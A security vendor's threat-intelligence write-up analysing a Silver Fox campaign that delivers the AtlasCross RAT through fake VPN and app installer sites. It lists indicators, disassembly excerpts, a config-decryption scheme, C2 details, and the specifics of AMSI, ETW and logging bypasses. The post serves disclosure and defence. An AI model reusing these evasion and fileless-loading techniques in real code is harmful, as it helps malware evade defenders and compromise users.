


Trust the Tunnel, Get the Trojan: Silver Fox Delivers AtlasCross RAT via Weaponized VPN Installers

 hexastrike.com/resources/blog/threat-intelligence/trust-the-tunnel-get-the-trojan-silver-fox-delivers-atlascross-rat-via-weaponized-vpn-installers

Maurice Fielenbach

March 25, 2026



Executive Summary

A multi-stage remote access trojan campaign is actively targeting Chinese-speaking users through a network of typosquatted domains impersonating trusted software brands. The operation covers VPN clients, encrypted messengers, video conferencing tools, cryptocurrency trackers, and e-commerce applications, with eleven confirmed delivery domains impersonating brands including Surfshark VPN, Signal, Telegram, Zoom, Microsoft Teams, and others. All identified installer packages carry the same stolen Extended Validation code-signing certificate issued to a Vietnamese shell entity, lending them an appearance of legitimacy that bypasses both user suspicion and automated trust checks.

The campaign is attributed to Silver Fox, a Chinese-nexus advanced persistent threat group also tracked as Void Arachne and SwimSnake. The group has a documented history of targeting Chinese-speaking populations through trojanized software, evolving its tooling from Gh0st RAT derivatives through ValleyRAT and Winos 4.0 to the current AtlasAgent/AtlasCross family.

Victims download ZIP archives containing a triple-nested Setup Factory installer that drops a trojanized Autodesk binary alongside a legitimate decoy application. The trojanized loader resolves its APIs dynamically through PEB walking, decrypts an embedded Gh0st RAT configuration, and downloads a second-stage shellcode payload over raw TCP, all without writing the final payload to disk. A reflective PE loader within the shellcode maps the AtlasCross RAT DLL


into memory and invokes it directly. Detection rates across the delivery chain are critically low, with several packages registering zero detections and the most detected component triggering only a handful of engines. Twenty related RAT DLLs spanning November 2025 to March 2026 confirm this is a high-tempo, continuously active operation, with the most recent payload appearing just one day before our analysis.

The RAT embeds the PowerChell framework, a native C/C++ PowerShell execution engine that hosts the .NET CLR directly within the malware process and disables AMSI, ETW, Constrained Language Mode, and ScriptBlock logging before executing any commands. C2 traffic is encrypted with ChaCha20 using per-packet random keys generated via hardware RNG. Post-compromise capabilities include targeted DLL injection into WeChat, RDP session hijacking through a bundled `tscon.exe` script, active TCP-level termination of connections from Chinese security products including 360 Safe, Huorong, Kingsoft, and QQ PC Manager, and persistent scheduled task creation under masqueraded Windows system paths with obfuscated executable names.

Organizations with Chinese-speaking user populations should treat this as an active, ongoing threat and begin hunting for the indicators published in this report immediately.

Delivery: Fake Download Sites for Apps Chinese Users Trust

Our investigation identified a network of typosquatted domains tied to this campaign, each impersonating a well-known application brand. This breadth of lures is characteristic of Silver Fox, a group with a long track record of abusing trusted software names to reach its target audience. The delivery portfolio spans VPN clients, encrypted messengers, video conferencing tools, remote desktop and e-commerce applications popular in the Chinese market, and cryptocurrency trackers.



The sites themselves are polished and professional at first glance. Homepages closely mimic the layout and branding of the legitimate applications they impersonate, with prominent download buttons placed to guide visitors toward the trojanized installers. Closer inspection reveals broken links and placeholder content throughout the pages, but the overall presentation is convincing enough that a user arriving from a search engine would have little reason to hesitate. Notably, several benign-looking navigation links across these sites also redirect to the same malicious download, funneling visitors toward the payload regardless of what they click.

The infrastructure behind these domains points to coordinated provisioning. The majority were registered through Gname.com Pte. Ltd., resolving within the [38.165.24.0/21](#) range (AS 54600, PEG TECH INC). Most share the nameserver pair [a.share-dns.com](#) / [b.share-dns.net](#), with significant overlap in anonymized WHOIS registrant data. A cluster of domains were registered on a single day, October 27, 2025, consistent with batch provisioning at the start of the campaign. Additional domains appeared in later waves through early 2026, indicating the operation continued to expand its lure portfolio as the campaign matured.

Confirmed delivery domains:

- [app-zoom.com](#) (Zoom)
- [eyy-eyy.com](#) (unknown)
- [kefubao-pc.com](#) (KeFuBao, e-commerce)
- [quickq-quickq.com](#) (QuickQ VPN)
- [signal-signal.com](#) (Signal)
- [telegrtam.com.cn](#) (Telegram)
- [trezor-trezor.com](#) (Trezor crypto wallet)

- ultraviewer-cn.com (UltraViewer)
- wwtalk-app.com (WangWang)
- www-surfshark.com (Surfshark VPN)
- www-teams.com (Microsoft Teams)

The domains listed above represent what we were able to confirm through infrastructure pivoting at the time of analysis. Several had already stopped resolving by the time we investigated, and the shared registration patterns suggest additional domains likely exist that we have not yet uncovered. Based on the pace of new registrations observed across the campaign timeline and the group's history of rotating lure brands, we assess the true scope of this operation to be larger than what is documented here.

Technical Analysis: From EV-Signed Installer to Fileless RAT

The kill chain proceeds through distinct stages, each designed to evade a specific layer of defense.

Outer Installer: Setup Factory Wrapper

Infection begins when the victim downloads a ZIP archive from one of the campaign's lure domains. During our analysis we identified three distinct packaging variants, each built around a different Setup Factory launcher. Two use Setup Factory 7.0 and one uses Setup Factory 8.0.

Setup Factory is a legitimate Windows installer builder that allows developers to create self-extracting installation packages, and its use here provides a familiar, professional-looking installation experience that gives victims no immediate reason for suspicion.

Identified Setup Factory launchers:

- [5841ad433ab199bb784a4d33fd629101d22de6e44dce0606c08b92f8b4709380](#) — [suf70_launcher.exe](#) (8.57 MB)
- [a481befbec1d49041202331cdbf01a3e9cda8f714b8cbdfb52c676c7a5d7bdf7](#) — [suf70_launcher.exe](#) (83.31 MB)
- [49220c1046014c88720cceaf148ec83e3cd644e61fe339d1217f1a22ccf51614](#) — [suf80_launcher.exe](#) (138.92 MB)

The adoption of Setup Factory marks a notable shift in Silver Fox's operational tooling. Previous campaigns attributed to the group relied on Inno Setup as the outer installer runtime. The move to Setup Factory introduces a triple-nested installer architecture: the Setup Factory launcher extracts a Setup Factory runtime, which in turn drops both the trojanized loader and a decoy application installer. This adds an additional layer of indirection that complicates both static analysis and automated sandbox detonation.


All three variants carry a stolen valid Extended Validation code-signing certificate issued by SSL.com to **DUC FABULOUS CO., LTD**, a Vietnamese entity registered in Hanoi (business ID **01058384091**). The same certificate has been observed across other unrelated malware campaigns, suggesting it is being reused, traded or resold within the criminal ecosystem rather than exclusively held by Silver Fox. The certificate is valid from July 2024 through May 2027, predating this campaign by over a year. The same “DucFabulous” name appears in the inner Inno Setup **CompanyName** field, linking the certificate holder to the full build pipeline. Whether the entity is a fraudulently registered shell company, a compromised business, or a witting participant remains unclear, but the Vietnamese nexus is unusual for a Chinese-origin actor and may indicate supply chain compartmentalization.

Setup Factory Runtime and Staging

The dropped binaries differ across variants. The smaller ~8 MB packages contain only the malicious payload and the UltraViewer decoy, while the larger ~83 MB and ~139 MB variants also bundle legitimate application installers to further sell the ruse.

After LZMA decompression, the Setup Factory launchers extract their contents to **%TEMP%_ir_sf7_temp_0** or **%TEMP%_ir_sf8_temp_0** respectively, producing a Setup Factory runtime (**irsetup.exe**). The PE manifest inside these runtimes declares the filename as **SUF60setup.exe**, a Setup Factory 6 identifier embedded in a Setup Factory 7 binary, likely carried forward through template reuse across builder versions.

Execution then branches into the primary staging directory **C:\Program Files (x86)\GitMndsetup** (or **C:\Program Files (x86)\YoudDict** for the SF8 variant, and **C:\ProgramData\HuDunPhotoEA** observed in some sandbox runs). Here the installer drops a collection of Electron camouflage files such as locale **.pak** files and **ffmpeg.dll**, the UltraViewer decoy installer (**UltraViewer_setup_6.6_cn.exe**), and the trojanized shellcode loader (**Schools.exe**). The Electron files serve no functional purpose. They pad the installation directory with artifacts that would be expected alongside a legitimate desktop application, making the dropped payload blend in during casual inspection.



The Setup Factory runtime itself includes several anti-analysis checks. It scans for Xen hypervisor signatures by comparing a DWORD against `0x6B4E6558` ("XeNk" in little-endian) and uses `MsgWaitForMultipleObjects` with calculated timeouts for delayed execution, a technique that is harder to detect through API hooking than straightforward `Sleep()` calls. String references to IDA suggest the runtime also checks for the presence of disassemblers at runtime.

Schools.exe: The Trojanized Loader

The primary payload is a trojanized Autodesk installer binary (SHA256: `fa5d3a9eebf9310148e7b980fefa7bc3f3a8e8ee7a8d0bd21a057c54c5a47560`). The PDB path `E:\scljenkins-slv\workspace\InstallFramework-VS2017\develop\global\release64\bin\common\x64\Setup.pdb` suggests the original binary was built on an Autodesk Jenkins CI server and subsequently stolen and patched. The PE manifest requires administrator privileges, ensuring the malware runs elevated from the start. The VersionInfo resource still carries the original Autodesk metadata, identifying the file as "Autodesk component" v12.0.242.0.3 by "Autodesk, Inc.", which serves as a useful hunting artifact for organizations scanning for this binary outside of legitimate Autodesk installations.

The binary is overwhelmingly legitimate code. Of approximately 200 functions identified in Ghidra, only five belong to the attacker. The rest are CRT startup routines, ATL/COM framework code, MSVC exception handling, and UCRT runtime functions that ship with any standard MSVC-compiled binary. The original `WinMain` at `0x140007620` contains a fully functional `SetupUi.dll` loader stub complete with COM initialization, GDI+ startup, and error dialogs, but it is never reached. The PE entry point has been redirected to attacker shellcode at `0x140008370`, turning the entire legitimate codebase into dead weight that pads the binary and lends it a convincing appearance.

```

.text:0000000140008370
.text:0000000140008370
.text:0000000140008370
.text:0000000140008370      ; void start()
.text:0000000140008370      public start
.text:0000000140008370      start proc near
.text:0000000140008370
.text:0000000140008370      var_638= byte ptr -638h
.text:0000000140008370
.text:0000000140008370 40 55      push    rbp
.text:0000000140008372 53      push    rbx
.text:0000000140008373 56      push    rsi
.text:0000000140008374 57      push    rdi
.text:0000000140008375 41 54      push    r12
.text:0000000140008377 41 55      push    r13
.text:0000000140008379 41 56      push    r14
.text:000000014000837B 41 57      push    r15
.text:000000014000837D
.text:000000014000837D      loc_14000837D:
.text:000000014000837D 48 8D AC 24 08 FA FF FF      lea     rbp, [rsp+40h+var_638]
.text:000000014000837D      start endp ; xp-analysis failed
.text:000000014000837D

```

The shellcode resolves all its APIs dynamically through PEB walking with ROR13 hashing, completely bypassing the static import table. The hashing algorithm normalizes characters to uppercase (bytes $\geq 0x61$ subtract $0x20$), includes the null terminator, and produces a combined hash by adding the DLL name hash to the function name hash. Fourteen APIs are resolved this way. Six come from `kernel32.dll` (`LoadLibraryA`, `VirtualAlloc`, `VirtualFree`, `RtlCaptureContext`, `CreateThread`, `WaitForSingleObject`) and eight from `ws2_32.dll` (`WSAStartup`, `socket`, `getaddrinfo`, `htons`, `connect`, `send`, `recv`, `WSACleanup`). The Winsock library is loaded dynamically via a stack-built "`Ws2_32.dll`" string, the only stack string in the entire binary.

The screenshot shows the IDA View-A window on the left and the Pseudocode-F window on the right. The assembly code in View-A shows a sequence of instructions for the API Hashing Routine, including `sub_14000866C` calls for `LoadLibraryA`, `VirtualAlloc`, `VirtualFree`, `RtlCaptureContext`, and `CreateThread`. The pseudocode in Pseudocode-F shows the logic of the `sub_14000866C` routine, which calculates a hash for a function name and a DLL name, and then uses the `GetProcAddress` function to resolve the function pointer.

```

1 void sub_14000866C()
2 {
3     struct _LIST_ENTRY *Flink; // r9
4     _int64 v1; // rcx
5     char *v2; // rdx
6     int v3; // edi
7     int v4; // edi
8     int v5; // eax
9     char v6; // r11
10
11     Flink = NtCurrentPeb()->Ldr->InMemoryOrderModuleList.Flink[2].Flink;
12     if ( Flink )
13     {
14         v1 = *(unsigned int *)((char *)Flink[8].Blink + SHIDWORD(Flink[3].Blink));
15         if ( (_DWORD)v1 )
16         {
17             v2 = (char *)Flink + *(unsigned int *)((char *)Flink->Blink + v1 + 4);
18             v3 = 0;
19             while ( 1 )
20             {
21                 v6 = *v2;
22                 if ( !*v2 )
23                     break;
24                 v4 = __ROR4__(v3, 13);
25                 v5 = v6 - 32;
26                 if ( v6 < 97 )
27                     v5 = v6;
28                 v3 = v5 + v4;
29                 ++v2;
30             }
31             return (0x1400086BLL);
32         }
33     }

```

Shellcode Loader

With its APIs resolved, the shellcode allocates a 386 KB buffer with `PAGE_EXECUTE_READWRITE` permissions and a 324-byte config buffer. It locates its embedded configuration by calling `RtlCaptureContext` to capture its own RIP, then scanning backward for the five-byte magic marker `By@V<` at file offset `0x7BC4`.

```
.text:00000001400087C1 ; -----
.text:00000001400087C2          align 4
.text:00000001400087C4          dd 56407942h          ; By@V<
.text:00000001400087C8          dq 59545505030F053Ch, 6F6E6D6C06313C4Eh, 0EDE5757473727170h
.text:00000001400087E0          dq 0ADB5B9C1CDD5D1D9h, 8D8579716D656159h, 0CDB5B9A1AD959199h
.text:00000001400087F8          dq 0EDE5F9F1CDC5C1D9h, 2D3539010D151119h, 85E9B0716D43CA19h
.text:0000000140008810          dq 8DB5B9037AEDE096h, 0EDE5F9F18D858199h, 2D3539C1CDD5D1D9h
.text:0000000140008828          dq 0D0579716D656159h, 0CD3539212D151119h, 0EDE5F9F1CDC5C1D9h
.text:0000000140008840          dq 0ADB5B9818D959199h
.text:0000000140008848          db 99h, 61h, 65h
.text:000000014000884B ; -----
```

A 324-byte encrypted block immediately follows the marker, decrypted via a position-dependent XOR key schedule:

- **Phase 1** (bytes 0 through 9): `out[i] = enc[i] ^ ((0x67 - i) & 0xFF)`
- **Phase 2** (bytes 10 through 20): `out[i] = enc[i] ^ ((i + 0x61) & 0xFF)`
- **Phase 3** (bytes 21 through 323): `out[i] = enc[i] ^ ((i * 7) & 0xFF) ^ ((i + 0x61) & 0xFF)`

Phase 3 applies two sequential XOR passes: first `(i * 7)`, then `(i + 0x61)`. Applying Phase 1 to the first encrypted bytes yields the C2 domain directly:

```
[0] key=0x67  enc=0x05 -> dec=0x62 ('b')
[1] key=0x66  enc=0x0F -> dec=0x69 ('i')
[2] key=0x65  enc=0x03 -> dec=0x66 ('f')
[3] key=0x64  enc=0x05 -> dec=0x61 ('a')
[4] key=0x63  enc=0x55 -> dec=0x36 ('6')
[5] key=0x62  enc=0x54 -> dec=0x36 ('6')
[6] key=0x61  enc=0x59 -> dec=0x38 ('8')
```

The decrypted blob follows the standard Gh0st RAT configuration layout (64 + 4 + 128 + 128 = 324 bytes):

- `0x0000` (64 bytes): C2 domain, null-terminated — `bifa668.com`
- `0x0040` (2 bytes): C2 port, uint16 LE — `0x26AB = 9899`
- `0x0042` (2 bytes): padding — `0x0000`
- `0x0044` (128 bytes): REMARK, campaign identifier — `c4 ac c8 cf b1 b8 d7 a2` (+ 120 null bytes)
- `0x00C4` (128 bytes): GROUPS, operator identifier — `c4 ac c8 cf b7 d6 d7 e9` (+ 120 null bytes)

The REMARK and GROUPS fields both share a 4-byte prefix (`c4 ac c8 cf`) that likely serves as a build or operator tag. These were initially considered potential fallback IP addresses based on their byte patterns, but cross-referencing with the dropped INI configuration file confirmed they are campaign identifiers rather than network infrastructure.

With the config decrypted, the loader connects to `bifa668.com` on port `9899` over raw TCP, retrying indefinitely with no backoff or timeout. On successful connection it transmits an 8-byte beacon (`53 46 75 63 6b 00 00 00`, the string “SFuck” padded to DWORD alignment), then receives exactly 386,380 bytes of second-stage shellcode into the RWX buffer. The decrypted configuration is appended at offset `0x5e408` within the shellcode buffer, providing the second stage with its C2 parameters, and execution is handed off via `CreateThread` with the buffer as both entry point and thread parameter.

Second-Stage Shellcode

We were able to capture the second-stage payload as it arrives over the wire from `bifa668.com:9899` (SHA256: `8cecb015075094fe42d613a371480ba5f5813c931eb48eb7b893dac835172b37`). This is the raw 386,380-byte blob that `recv()` pulls down after the `SFuck` handshake, before `Schools.exe` injects the config and launches execution. The payload arrives unencrypted and uncompressed at an entropy of 4.97. The cryptographic effort in this campaign went into the RAT's own C2 protocol rather than the delivery channel.

[illegible]

The blob breaks down into four regions. The first 7,172 bytes are a position-independent reflective PE loader that opens with a standard x64 prologue (`48 89 5C 24 10, mov [rsp+10h], rbx`) and resolves nine imports through the same ROR13 hashing scheme used by `Schools.exe`. This time it pulls `LoadLibraryA`, `FreeLibrary`, `LoadLibraryExA`, `GetProcAddress`, `GetModuleHandleW`, `VirtualAlloc`, and `VirtualFree` from `kernel32.dll`, along with `malloc` and `free` from `msvcrt.dll`. The shared hashing algorithm across both stages suggests a common codebase or toolbuilder.

At offset `0x1C04`, the reflective loader gives way to a 272,384-byte PE, the AtlasCross RAT DLL. The loader maps this DLL into a fresh memory allocation, resolves its imports, calls `DllMain`, then walks the export directory to locate the `AtlasInfo` export. It copies the 324-byte config from `shellcode_base + 0x5E408` onto the stack and passes it as the first argument to `AtlasInfo`.

at which point the RAT takes over. The remaining space between the DLL and the config slot is approximately 106 KB of zero padding, and the config slot itself arrives zeroed on the wire. `Schools.exe` fills it with the XOR-decrypted configuration before spawning the thread.

AtlasAgent RAT (SetupUi.dll / MainDll.dll)

The DLL embedded within the second-stage shellcode is a 272 KB binary with the internal name `MainDll.dll` (SHA256: `8009908c6c76a72e20e4020a9f9eb9e4d4203507f67a624ecf7f4ed672cf4b68`). Its single export `AtlasInfo`, the same entry point the reflective loader calls after mapping, combined with the hardcoded config path `AtlasPro.ini` and the characteristic mutex pattern `Global\{K8A9C1D9-FUCK-AE99-CLOSE-<domain>}`, positively identifies the payload as AtlasAgent/AtlasCross RAT.

```
.text:0000000180000352 EB 95 CD FF FF      call     sub_1800000EC
.text:0000000180000357 48 8B C8             mov     rcx, rax
.text:000000018000035A 4C 8B C7             mov     r8, rdi
.text:000000018000035D 48 8B D7             mov     rdx, rdi
.text:0000000180000360 EB D3 68 FF FF      call     sub_1800001C38
.text:0000000180000365 48 8D 4D D0          lea     rcx, [rbp+lpName]
.text:0000000180000369 EB FA 68 FF FF      call     unknown_18000040 ; Microsoft VisualC v14 64bit runtime
.text:000000018000036E 8B 53 40             mov     edx, [rbx+40h]
.text:0000000180000371 48 8D 4D 80          lea     rcx, [rbp+var_50]
.text:0000000180000375 EB 46 CC FF FF      call     sub_1800007FC0
.text:000000018000037A 41 88 05 00 00 00    mov     r8d, 5
.text:0000000180000380 48 8D 15 89 5B 03 00 lea     rdx, aloginaddresslo+18h ; "LoginPort"
.text:0000000180000387 48 8D 4D D0          lea     rcx, [rbp+lpName]
.text:0000000180000388 48 8B D8             mov     rbx, rax
.text:000000018000038E 59 CD FF FF      call     sub_1800000EC
.text:0000000180000393 4C 8B C7             mov     r8, rdi
.text:0000000180000396 48 8B D3             mov     rdx, rbx
.text:0000000180000399 48 8B C8             mov     rcx, rax
.text:000000018000039C EB 97 68 FF FF      call     sub_1800001C38
.text:00000001800003A1 48 8D 4D D0          lea     rcx, [rbp+lpName]
.text:00000001800003A5 EB 0E 68 FF FF      call     unknown_18000040 ; Microsoft VisualC v14 64bit runtime
.text:00000001800003A8 48 8D 4D 80          lea     rcx, [rbp+var_50]
.text:00000001800003AE EB 85 68 FF FF      call     unknown_18000040 ; Microsoft VisualC v14 64bit runtime
.text:00000001800003B3 48 8D 15 26 F4 02 00 lea     rdx, aGlobalK8a9c1d9 ; "Global\\{K8A9C1D9-FUCK-AE99-CLOSE-
.text:00000001800003BA 48 8D 4D D0          lea     rcx, [rbp+lpName]
.text:00000001800003BE EB 09 6C FF FF      call     sub_1800001FC0
.text:00000001800003C3 48 8B D7             mov     rdx, rdi
.text:00000001800003C6 48 8D 4D D0          lea     rcx, [rbp+lpName]
.text:00000001800003CA EB 15 68 FF FF      call     sub_1800001EE4
.text:00000001800003CF 48 83 7D E8 08       cmp     [rbp+var_18], 8
.text:00000001800003D4 4C 8D 45 D0          lea     r8, [rbp+lpName]
.text:00000001800003D8 8B 01 00 00 00       mov     ebx, 1
.text:00000001800003DD 4C 0F 43 45 D0       cmovnb r8, [rbp+lpName] ; lpName
.text:00000001800003E2 8B D3             mov     edx, ebx
.text:00000001800003E4 33 C9             xor     ecx, ecx
.text:00000001800003E6 FF 15 84 1D 02 00    call     cs:CreateMutexW
.text:00000001800003EC 33 FF             xor     edi, edi
.text:00000001800003EE 48 89 05 E3 71 03 00 mov     cs:qword_1800425D8, rax
.text:00000001800003F5 48 85 C0             test    rax, rax
.text:00000001800003F8 0F 84 FE 00 00 00    jz      loc_1800004FC
```

The `AtlasInfo` export serves as the RAT's initialization routine. It receives the 324-byte configuration passed by the reflective loader, extracts the C2 domain and port, decrypts the REMARK and GROUPS fields using the shellcode buffer pointer as an RC4/XOR key, then creates the mutex for single-instance enforcement. Early in the initialization sequence the RAT also issues a WMI query (`SELECT * FROM Win32_VideoController`) to enumerate GPU hardware, likely for VM detection and host fingerprinting, and acquires `SeShutdownPrivilege` via `AdjustTokenPrivileges` for system shutdown and reboot capability.

The RAT DLL is written to `C:\Windows\` under a randomized 5-to-9 character filename such as `lhpxp1lk.exe`, `jr9uk.exe`, or `hxn5ppd.exe`, masquerading as an executable despite being a DLL. Across the 20 campaign samples we identified, all followed this same naming pattern. From there, initialization branches into three concurrent threads: a TCP connection termination routine targeting Chinese security products, the PowerChell CLR hosting chain with its security bypass suite, and the main C2 communication loop.

PowerChell Framework

The RAT embeds the PowerChell framework, a native C/C++ PowerShell execution engine. Rather than spawning `powershell.exe`, the DLL hosts the .NET CLR directly within its own process via `CLRCreateInstance` (`FUN_18000493C`), loads the `v4.0.30319` runtime, and creates an AppDomain named "PowerChell". It then loads `System.Management.Automation` from the GAC (`FUN_180004D20`) to gain full PowerShell capability without ever touching the PowerShell binary. The main execution function at `FUN_180009DEC` orchestrates the entire pipeline: CLR initialization, security bypasses, assembly loading, and script invocation through the `PowerShell.Create()` to `AddScript()` to `Invoke()` pattern.

```
v5 = CLRCreateInstance(&unk_180039398, &unk_180039388, &v10);
if ( v5 >= 0 )
{
    v5 = (*(__int64 (__fastcall **)(__int64, const wchar_t *, void *, __int64 *))(*(__QWORD *)v10 + 24LL))(&unk_1800393A8, &v8);
    if ( v5 >= 0 )
    {
        v5 = (*(__int64 (__fastcall **)(__int64, _BYTE *))(*(__QWORD *)v8 + 80LL))(v8, v13);
        if ( v5 >= 0 )
        {
            v5 = (*(__int64 (__fastcall **)(__int64, void *, void *, __int64 *))(*(__QWORD *)v8 + 72LL))(&unk_180039378, &unk_180039358, &v9);
            if ( v5 >= 0 )
            {
                v5 = (*(__int64 (__fastcall **)(__int64))(*(__QWORD *)v9 + 80LL))(v9);
                if ( v5 >= 0 )
                {
                    v5 = (*(__int64 (__fastcall **)(__int64, const wchar_t *, __QWORD, __int64 *))(*(__QWORD *)v9 + 96LL))(&unk_180039378, L"PowerChell", 0, &v11);
                }
            }
        }
    }
}
```

Before executing any scripts, the framework disables four defensive controls:

- **AMSI bypass** (`FUN_18000c4e0`): Scans the first 97 bytes of `AmsiScanBuffer` for the instruction pattern `mov r8d,...` (`0x8B41`) followed by `0xF8`, then patches it with `xor rdi, rdi` (`48 31 FF`) to zero the scan result register. Memory protection is toggled via `VirtualProtectEx` (`FUN_18000c6fc`) before and after the patch.
- **ETW bypass** (`FUN_18000a44c`): Uses .NET reflection to traverse `PSEtwLogProvider` to `etwProvider` to `m_enabled` and sets it to zero, silently suppressing all PowerShell tracing events.
- **CLM bypass**: Patches `SystemPolicy.GetSystemLockdownPolicy` to always return FullLanguage mode via the generic patching function `FUN_18000c754`.
- **ScriptBlock logging bypass**: Patches `AuthorizationManager.ShouldRunInternal` and `TranscriptionOption.FlushContentToDisk` through the same `FUN_18000c754` to skip all script logging and execution policy checks.

